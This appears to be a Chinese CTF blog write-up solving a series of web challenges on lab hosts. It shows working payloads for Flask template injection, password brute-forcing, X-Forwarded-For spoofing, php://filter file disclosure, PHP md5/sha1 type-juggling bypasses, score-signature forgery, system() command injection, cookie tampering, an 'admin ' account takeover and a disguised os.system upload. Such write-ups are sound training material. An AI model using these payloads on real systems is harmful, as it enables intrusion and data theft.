打开题目，这是

You need pass in a parameter named flag.

CSDN @devil_sad

查看页面源代码 (ctrl+U) 可知flag在secret_key下

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Simple SSTI</title>
6 </head>
7 <body>
8 You need pass in a parameter named flag.
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32 <!-- You know, in the flask, We often set a secret_key variable. -->
33 </body>
34 </html>
```

CSDN @devil_sad

在URL后加? flag={{config.SECRET_KEY}}, 即可得到flag。

config: 获取当前设置



CSDN @devil_sad

Simple_SSTI_2

打开题目



You need pass in a parameter named flag

CSDN @devil_sad

查看之后发现存在一些文件


```
__class__ 返回类型所属的对象（类）
__mro__   返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
__base__  返回该对象所继承的基类
// __base__和__mro__都是用来寻找基类的
__subclasses__ 每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
__init__  类的初始化方法
__globals__ 对包含函数全局变量的字典的引用
```



app bin dev etc home lib media mnt opt proc root run sbin srv sys tmp usr var

CSDN @devil_sad

直接cat一下



flag{86b4737c001fb79315c1fc3dacda179f}

CSDN @devil_sad

好像需要密码

打开题目可知我们需要输入五位数的密码

输入查看密码

密码不正确，请重新输入。

CSDN @devil_sad

我们可以通过burp suite爆破来破解密码

Sniper Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /?yes HTTP/1.1
Host: 114.67.246.176:13764
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://114.67.246.176:13764
Connection: keep-alive
Referer: http://114.67.246.176:13764/?yes
Upgrade-Insecure-Requests: 1
```

pwd=\$12345\$

Add \$
Clear \$
Auto \$
Refresh

CSDN @devil_sad

开始爆破

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
1	00000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
2	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
3	20000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
4	30000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
5	40000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
6	50000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
7	60000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
8	70000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
9	80000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	

1835 of 100000

CSDN @devil_sad

终

于!!! 在跑完了字典之后它出来了!!!!

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
86422	12468	200	<input type="checkbox"/>	<input type="checkbox"/>	332	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
1	00000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
2	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
3	20000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
4	30000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
5	40000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
7	60000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
6	50000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	
8	70000	200	<input type="checkbox"/>	<input type="checkbox"/>	1404	

Request Response

Raw Headers Hex

HTTP/1.1 200 OK
 Date: Thu, 18 Nov 2021 01:39:25 GMT
 Server: Apache/2.4.7 (Ubuntu)
 X-Powered-By: PHP/5.5.9-1ubuntu4.6
 Set-Cookie: isview=12468; expires=Thu, 18-Nov-2021 04:39:25 GMT; Max-Age=10800
 Content-Length: 65
 Connection: close
 Content-Type: text/html

flag{957085d76633b56f6b7b4b0701cc128f}

</body>
</html>

Type a search term 0 matches

Finished

← → ↻

🛡️ 114.67.246.176:13764/?yes

📁 火狐官方网站 🌟 新手上路 📁 常用网址 🌐 登录 🌐 CSDN-专业IT技术社

flag{957085d76633b56f6b7b4b0701cc128f}

CSDN @devil_sad

本地管理员

打开题目试着输入用户密码后，发现没得用

管理员系统

Username:

Password:

IP禁止访问，请联系本地管理员登陆，IP已被记录。

CSDN @devil_sad

通过burpsuite抓包发送到repeater伪造XFF头请求访问，GO一下即可得到flag

Burp Suite Professional v1.7.32 - Temporary Project - licensed to surferxyz

Target: http://114.67.246.176:17471

Request

Name	Value
Referer	http://114.67.246.176:17471/?127.0.0.1
Content-Type	application/x-www-form-urlencoded
Content-Length	23
Origin	http://114.67.246.176:17471
Connection	close
Cookie	isview=12468
Upgrade-Insecure-Requ...	1
Cache-Control	max-age=0
X-Forwarded-For	127.0.0.1

user=admin&pass=test123

Response

```

HTTP/1.1 200 OK
Date: Thu, 18 Nov 2021 03:10:58 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Vary: Accept-Encoding
Content-Length: 5506
Connection: close
Content-Type: text/html

<html>
<head>
<title>
  屌 $ 恁 嫖 椰 缙
</title>
</head>
<body>
<h1>屌 $ 恁 嫖 椰 缙</h1>
<form method="POST" autocomplete="off">
<p>Username: <input type="text" name="user" id="user"></p>
<p>Password: <input type="password" name="pass" id="pass"></p>
<p>
<input type="submit" value="Submit"/>
<input type="reset" value="Reset"/>
</p>
</form>

<font style="color:#FF0000"><h3>The flag is: flag{4175fb2d4d5284b27927cae33f09c24a}</h3><br></font>
</body>
</html>

```

网站被黑

打开题目

不安全 | 114.67.246.176:15048

中国黑客联盟

你的网站存在漏洞，请及时修复！ by:harry

© 2012-2013 中国黑客联盟 . All Rights Reserved.

查看源代码没发现什么，使用御剑扫描下

绑定域名查询 | 批量扫描后台 | 批量检测注入 | 多种编码转换 | MD5解密相关 | 系统信息

吸取绑定域名列表 | 开始扫描 | 停止扫描 | 继续扫描 | 暂停扫描 | 200 | ASP.txt-可用 | 双击操作 | PHP.txt-使用
 3xx | DIR.txt-可用 | JSP.txt-使用
 403 | MDB.txt-可用 | ASPX.txt-使用

外部导入域名列表 | 模式 GET - 标准请求 | 线程 30 | 超时 5 | 扫描信息: 扫描完成... | 扫描速度: 0/每秒

作业数量: 1

ID	地址	HTTP响应
1	http://114.67.246.176:15048/index.php	200
2	http://114.67.246.176:15048/shell.php	200
3	http://114.67.246.176:15048/index.phps	403

添加 | 删除 | 清空

CSDN @devil_sad

发现了webshell



WebShell

PASS:

登录

CSDN @devil_sad

于是用bp爆破得出flag

Unicode 转 中文 中文 转 Unicode ASCII 转 Unicode Unicode 转 ASCII 清空结果 🔗 在线 Unicode 编码转换

```
1 %22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b
```

```
1 function checkSubmit() {var a=document.getElementById("password");
  if("undefined"!==typeof
  a) {if("67d709b2baa648cf6e87a7114f1"==a.value)return!0;alert("Error");
  a.focus();
  return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit;
```

CSDN @devil_sad

两张图解出来根据源代码的提示进行拼接，得到flag


看看源代码?

真实的flag: flag{b21bdaa8e54ceeb2b54a5d5ba70e90b9}

CSDN @devil_sad

文件包含

打开题目



index.php

CSDN @devil_sad

将文件内容进行base64编码后显示在浏览器上，再自行解码

```
?file=php://filter/read=convert.base64-encode/resource=xxx.php
```

php://filter 可以获取指定文件源码



解码之后得到flag

Base64编码转换

```
77u/PGh0bWw+DQogICAgPHRpdGx1Pk1J22t1LXd1YjwvdG10bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZyZyZm9kaWZlZm90e2VjaG8gJzJxIChyZWY9Ii4vaW5kZXgucGhWP2ZpbGU9c2hvdy5waHAiPmNsaWNrIG1lPyBubzwwYT4nO3NCgkkZm1sZT0kX0dFVFsnZm1sZSddOw0KCW1mKHNoenN0eigkZm1sZSwiLi4vIi18fHN0cm1zdHIoJGZpbGUzICJ0cCIpfHxzZHJpc3RyKCRmaWx1LlJpbmB1dCIpfHxzZHJpc3RyKCRmaWx1LlJkYXRhIikpeW0KCQ11Y2hvICJPaCBubyEiOw0KCQ1leG1OKk7DQoJfQ0KCW1uY2x1ZGUoJGZpbGUyOyANCi8vZmxhZzpmOGFne2FkMWI4YzY1MDY3NGU1ZjIwZTdiZmQwOGRmYzUwYjE5fQ0KPz4NCjwvaHRtbD4NCg==
```

清空 加密 解密 解密为UTF-8字节流

```
}  
    include($file);  
//flag:flag{ad1b8c650674e5f20e7bfd08dfc50b19}  
?>  
</html>
```


复制

Base编码系列: [Base64](#) [Base32](#) [Base16](#)

CSDN @devil_sad

备份是个好习惯

打开题目，尝试各种解码无果



d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204e9800998ecf8427e

CSDN @devil_sad

通过御剑扫描


```
index.php.bak - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 != $key2){
    echo $flag."取得flag";
}
?>
```

上面要求我们构造出key1和key2的md5值相等，而它们本身却不相等构造payload：？
kkeyey1=QNKCDZO&kkeyey2=240610708

```
← → ↻ ⚠ 不安全 | 114.67.246.176:17141/?kkeyey1=QNKCDZO&kkeyey2=240610708
0e8304004519934940580242199033910e462097431906509019562988736854flag(42dc1636e7d318ebf009098c5a36fe84) 查看flag
CSDN @devil_sad
```

game1

打开题目发现怎么玩也过不去....




114.67.175.224

CSDN @devil_sad

用bp抓包，可以看到右侧的 `sign:zMMju===`，取NTA= 解码后发现为25，即我们玩游戏的分数，猜测如果我们提交的分数达到了获取flag的阈值就可以获取flag。（但我不想玩了！）

sign为 zM + base64编码部分 + ==



CSDN @devil_sad

将99999编码放到sign中

99999

清空 加密 解密 解密为UTF-8字节流

0Tk50Tk=

CSDN @devil_sad

于是我们直接修改参数提交，即可得到flag（年轻人就是要不讲武德）

Target: http://114.67.175.224:11040

Request

```
GET /score.php?score=99999&ip=58.212.83.232&sign=zM0Tk50Tk== HTTP/1.1
Host: 114.67.175.224:11040
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://114.67.175.224:11040/?s=1637830281692
Cookie: Hm_lvt_c1b044f909411ac4213045f0478e96fc=1637827855;
_fm_lpvvt_c1b044f909411ac4213045f0478e96fc=1637830291; __ga=GA1.1.1173805314.1637827858;
_gid=GA1.1.838385936.1637827858; _gat=1
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 25 Nov 2021 09:09:20 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.33
Content-Length: 38
Connection: close
Content-Type: text/html; charset=UTF-8
```

flag{c3b9571e184e09a3422679b2b4314c93}

CSDN @devil_sad

字符?正则?

打开题目

构造payload（不止一种）

keykey56789key:/1/keya@

输入后即可得到flag

```
<?php
highlight_file('2.php');
$key='flag{*****}';
$SIM= preg_match("/key.*key.{4,7}key:\/.\\/(.key)[a-z][[:punct:]]/i", trim($_GET["id"]), $smatch);
if ($SIM){
    die('key is: '.$key);
}
?> key is: flag{ecb3e9b2f3a09cd1aa73bdef5c6ee342}
```



shell

打开题目发现啥也没有，于是想到题目的提示



CSDN @devil_sad

于是构造payload s=system("ls")查看路径



flag15808abee46a1d5.txt index.php

CSDN @devil_sad

于是复制粘贴到URL后，即可得到flag



你从哪里来


打开题目发现一个提示: google



are you from google?

CSDN @devil_sad

用bp抓包发送到Repeater, 构造请求头Referer, 即可得到flag



CSDN @devil_sad

cookies

打开题目发现一堆字符串，啥用没有，于是将filename的值解密：filename=keys.txt



尝试修改filename的值为index.php(要用base64加密)，且给line赋值，发现



经过不断尝试发现源代码（也可用脚本跑出来）

```
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}

if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}

?>
```

分析源代码，当cookie的margin=margin时，可以访问一个keys.php文件，于是用bp修改发送即可得到flag

Burp Suite Professional v1.7.32 - Temporary Project - licensed to surferxyz

Target: http://114.67.175.224:11990

Request

Type	Name	Value
URL	line	
URL	filename	a2V5cy5waHA=
Cookie	Hm_mt_c1b044f909411ac...	1637827855
Cookie	_ga	GA1.1.1173805314.1637827858
Cookie	margin	margin

Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Dec 2021 01:48:18 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Content-Length: 55
Connection: close
Content-Type: text/html

<?php $key="flag{897eec2b6b6938a56c0035a89e28d551}";?>
```

login1

打开题目发现是一个登录界面

WEB管理系统

登录

用户名:

密码:

记住密码

登录

没有账号 ^_^?

© WEB管理系统.

CSDN @devil_sad

用“1”注册一个账号发现注册成功

CTF管理系统

注册

注册成功

CSDN @devil_sad

有被嘲讽到(¯_¯)┐

WEB管理系统

登录

不是管理员还想看flag? !

用户名:

密码:

记住密码

登录

没有账号 ^_^?

© WEB管理系统.

CSDN @devil_sad

于是用admin+空格创建账号（admin账号本身已存在，但数据库判断用户是否存在时会删除空格，但创建不会）

用账号登陆后即可得到flag

WEB管理系统

登录

flag{d6fb181644deb8c1a6de71fd69250786}

用户名:

密码:

记住密码

登录


没有账号 ^_^?

© WEB管理系统.

CSDN @devil_sad

Flask_fileUpload

打开题目发现文件上传只接受jpg与png格式的文件



CSDN @devil_sad

因为是python作为返回结果，所以我们需要了解python语法中的system函数。system函数可以将字符串转化成命令在服务器上运行；其原理是每一条system函数执行时，其会创建一个子进程在系统上执行命令行，子进程的执行结果无法影响主进程；

```
import os
os.system('cat /flag')
```


在笔记本输入以上代码，另存为jpg格式



CSDN @devil_sad

上传成功后，用F12打开即可得到flag

file uploaded successfully!



```
<html>
<head></head>
<body>
  file uploaded successfully!
  <!--flag{3ee1a73155545efa4afa6a62a62a7f0b}-->
</body>
</html>
```

CSDN @devil_sad

各种绕过哟

查看源代码

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd']) & ($_GET['id'] == 'margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
```

CSDN @devil_sad

GET传参id以及uname, POST传参passwd, 要求id=margin, 然后uname以及passwd不相等, 把uname和passwd定义成数组, 因为sha1无法机密数组且返回值为null。

于是我们如图构造payload即可得到flag

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])


        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd']) & ($_GET['id'] == 'margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?> Flag: flag{a08be92f064241de7e699886ed8e195b}
```



程序员本地网站

